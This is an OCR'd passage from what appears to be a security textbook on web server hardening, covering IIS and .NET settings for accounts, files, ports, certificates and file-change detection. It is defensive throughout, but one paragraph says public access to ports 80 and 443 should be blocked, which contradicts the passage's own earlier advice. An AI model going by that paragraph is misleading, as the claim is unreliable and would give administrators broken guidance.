
- Block all unnecessary ports, Internet Control Message Protocol (ICMP) traffic, and unnecessary protocols such as Network Basic Input/Output System (NetBIOS) and SMB.
- Harden the TCP/IP stack and consistently apply the latest software patches and updates to system software.
- If insecure protocols such as Telnet, POP3, SMTP, and FTP are used, then take appropriate measures to provide secure authentication and communication, for example, by using IP Security (IPSec) policies.
- If remote access is needed, ensure that remote connections are secured properly by using tunneling and encryption protocols.
- Disable Web Distributed Authoring and Versioning (WebDAV) if it is not used by the application, or keep it secure if it is required.
- Use secure protocols such as Transport Layer Security (TLS)/SSL for communicating with the web server.
- Ensure that unidentified FTP servers operate in an innocuous part of the directory tree that is different from the web server's tree.

Countermeasures: Accounts

The following countermeasures can be adopted to secure user accounts on a web server:

- Remove all unused modules and application extensions.


- Disable unused default user accounts created during the installation of an OS.
- When creating a new web root directory, grant the appropriate (least possible) NT File System (NTFS) permissions to anonymous users of the IIS web server to access the web content.
- Eliminate unnecessary database users and stored procedures and follow the principle of least privilege for the database application to defend against SQL query poisoning.
- Use secure web permissions, NTFS permissions, and .NET Framework access control mechanisms including URL authorization.
- Slow down brute-force and dictionary attacks with strong password policies, and implement audits and alerts for login failures.
- Run processes using least privileged accounts as well as least privileged service and user accounts
- Limit the administrator or root-level access to the minimum number of users and maintain a record of the same.
- Maintain logs of all user activity in an encrypted form on the web server or in a separate machine on the intranet.
- Disable all non-interactive accounts that should exist but do not require an interactive login.



Countermeasures: Files and Directories

The following countermeasures can be adopted for securing files and directories on a web server.

- Eliminate unnecessary files within.jar files.
- Eliminate sensitive configuration information within the byte code.
- Avoid mapping virtual directories between two different servers or over a network.
- Monitor and check all network services logs, website access logs, database server logs (e.g., Microsoft SQL Server, MySQL, and Oracle), and OS logs frequently.
- Disable the serving of directory listings.
- Eliminate non-web files such as archive files, backup files, text files, and header/include files.
- Disable the serving of certain file types by creating a resource map.
- Ensure that web applications or website files and scripts are stored in a partition or drive separate from that of the OS, logs, and any other system files.
- Run the web server within a sandbox directory for preventing access to system files.
- Avoid all non-web file types from being referenced in a URL.



Detecting Web Server Hacking Attempts

An attacker who gains access to a web server by compromising security through known vulnerabilities present in the web server may attempt to plant backdoors (scripts). These backdoors allow the attacker to gain access, launch phishing attacks, or send spam emails. The victim remains unaware of the web server attack until the server is blacklisted on spam mails or until the attacker redirects the visitors of a target site hosted on the web server to some other site. Thus, a web server attack is difficult to detect unless such malicious events occur. By the time these events occur, it may be too late to react because the attacker would have already succeeded. Therefore, a mechanism to detect a web server hacking attempt in its early stages is required to prevent harm to the web server.

When an attacker installs a backdoor on a web server, the size of files infected with the backdoor automatically increases. A website change detection system (WDS) is a script that runs on the server to detect changes made to any executable file or the presence of any new file on the web server, such as HTML, JavaScript (JS), PHP, Active Server Pages (ASP), Perl, and Python files. It works by periodically comparing the hash values of the files on the server with their respective master hash values to detect any changes to the codebase. If it detects any change on the server, it alerts the user to take necessary action. Thus, WDS helps in detecting web server hacking attempts in the early stages of an attack. For example, Directory Monitor is an automated tool that goes through entire web folders, detects any changes made to the codebase, and alerts the user through an email.

How to Defend Against Web Server Attacks

1 Ports

- Regularly audit the ports on the server to ensure that an insecure or unnecessary service is not active on your web server
- Limit inbound traffic to port 80 for HTTP and port 443 for HTTPS (SSL)
- Encrypt or restrict intranet traffic

2 Server Certificates

- Ensure that certificate data ranges are valid and that the certificates are used for their intended purpose
- Ensure that no certificate has been revoked and the certificate's public key is valid all the way to a trusted root authority

3 Machine.config


- Ensure that protected resources are mapped to HttpForbiddenHandler and unused HttpModules are removed
- Ensure that tracing is disabled <trace enable="false"/> and debug compiles are turned off

4 Code Access Security

- Implement secure coding practices
- Restrict code access security policy settings
- Configure IIS to reject URLs with "../" and install new patches and updates

How to Defend Against Web Server Attacks (Cont'd)

1. Apply restricted ACLs and block remote registry administration
   - Secure the SAM (Stand-alone Servers Only)
2. Ensure that security related settings are configured appropriately and access to the metabase file is restricted with hardened NTFS permissions
3. Remove unnecessary ISAPI filters from the web server
4. Remove all unnecessary file shares including the default administration shares if not required
   - Secure the shares with restricted NTFS permissions
5. Relocate sites and virtual directories to non-system partitions and use IIS Web permissions to restrict access
6. Remove all unnecessary IIS script mappings for optional file extensions to avoid exploiting any bugs in the ISAPI extensions that handle these types of files
7. Enable a minimum level of auditing on your web server and use NTFS permissions to protect the log files



How to Defend Against Web Server Attacks

Defenses against web server attacks include the following.

- **Ports**

  Monitor all ports on the web server regularly to prevent unnecessary traffic toward the target web server. If traffic is not monitored, the target web server will be vulnerable to malware attacks. Do not allow public access to port 80 for HTTP or to port 443 for HTTPS; traffic to these ports should be limited. If port 80 is kept open, the server will be vulnerable to DoS attacks, which consume server resources. Intranet traffic should either be encrypted or restricted to secure the web server.

  Attackers attempt to hide their identity by spoofing the IP address of a legitimate user. By processing the security log file, either using the "deny this IP address" rule in the firewall ruleset file or by creating a "routed blackhole" command, the target system can defend against web server attacks.

- **Server Certificates**

  Server certificates guarantee security and are signed by a trusted authority. However, an attacker may compromise certified servers using forged certificates to intercept secure communications by performing MITM attacks. There are various techniques to avoid such MITM attacks. The following are some of them.

  - Use the direct validation of certificates.
  - Use a novel protocol that does not depend on third parties for certificate validation.
  - Allow domains to directly and securely examine their certificates by using previously established user authentication credentials.

- Use a robust cryptographic construction that enhances server identity validation and resolves the limitations of third-party solutions.
- Ensure that the certificate data ranges are valid and that certificates are used for their intended purpose.
- Ensure that the certificate has not been revoked and that the certificate's public key is valid all the way to a trusted root authority.

- **Machine.config**

  The machine.config file provides a mechanism of securing information by changing machine-level settings. It affects all other applications. The machine.config file includes machine settings for the .Net framework, which affect the security. The following can be performed with the machine.config file:

  - Ensure that protected resources are mapped to HttpForbiddenHandler and that unused HttpModules are removed
  - Ensure that tracing is disabled <trace enable="false"/> and debug compiles are turned off
  - Verify that ASP.NET errors are not reverted to the client
  - Verify session state settings

- **Code Access Security**


  The following measures can be adopted to ensure code access security.

  - Implement secure coding practices to avoid source-code disclosure and input validation attacks.
  - Restrict code access security policy settings to ensure that there are no permissions to execute code downloaded from the Internet or intranet.
  - Configure IIS to reject URLs with "../" to prevent path traversal, lockdown system commands and utilities with restrictive access control lists (ACLs), and install new patches and updates.
  - If targets do not implement code access security in their web servers, then there is a possibility of execution of malicious code.

The following are some other measures to defend against web server attacks.

- Apply restricted ACLs and block remote registry administration.
- Secure the SAM (stand-alone servers only).
- Ensure that security-related settings are configured appropriately and that access to the metabase file is restricted with hardened NTFS permissions.
- Remove unnecessary Internet Server Application Programming Interface (ISAPI) filters from the web server.

- Remove all unnecessary file shares including the default administration shares, if they are not required.
- Secure the shares with restricted NTFS permissions.
- Relocate sites and virtual directories to non-system partitions and use IIS web permissions to restrict access.
- Remove all unnecessary IIS script mappings for optional file extensions to avoid exploitation of any bugs in the ISAPI extensions that handle these types of files.
- Enable a minimum level of auditing on the web server and use NTFS permissions to protect log files.
- Use a dedicated machine as a web server.
- Create URL mappings to internal servers cautiously.
- Do not install the IIS server on a domain controller.
- Use server-side session ID tracking and match connections with timestamps, IP addresses, etc.
- If a database server, such as Microsoft SQL Server, is to be used as a backend database, install it on a separate server.
- Use security tools provided with web server software and scanners that automate and simplify the process of securing a web server.
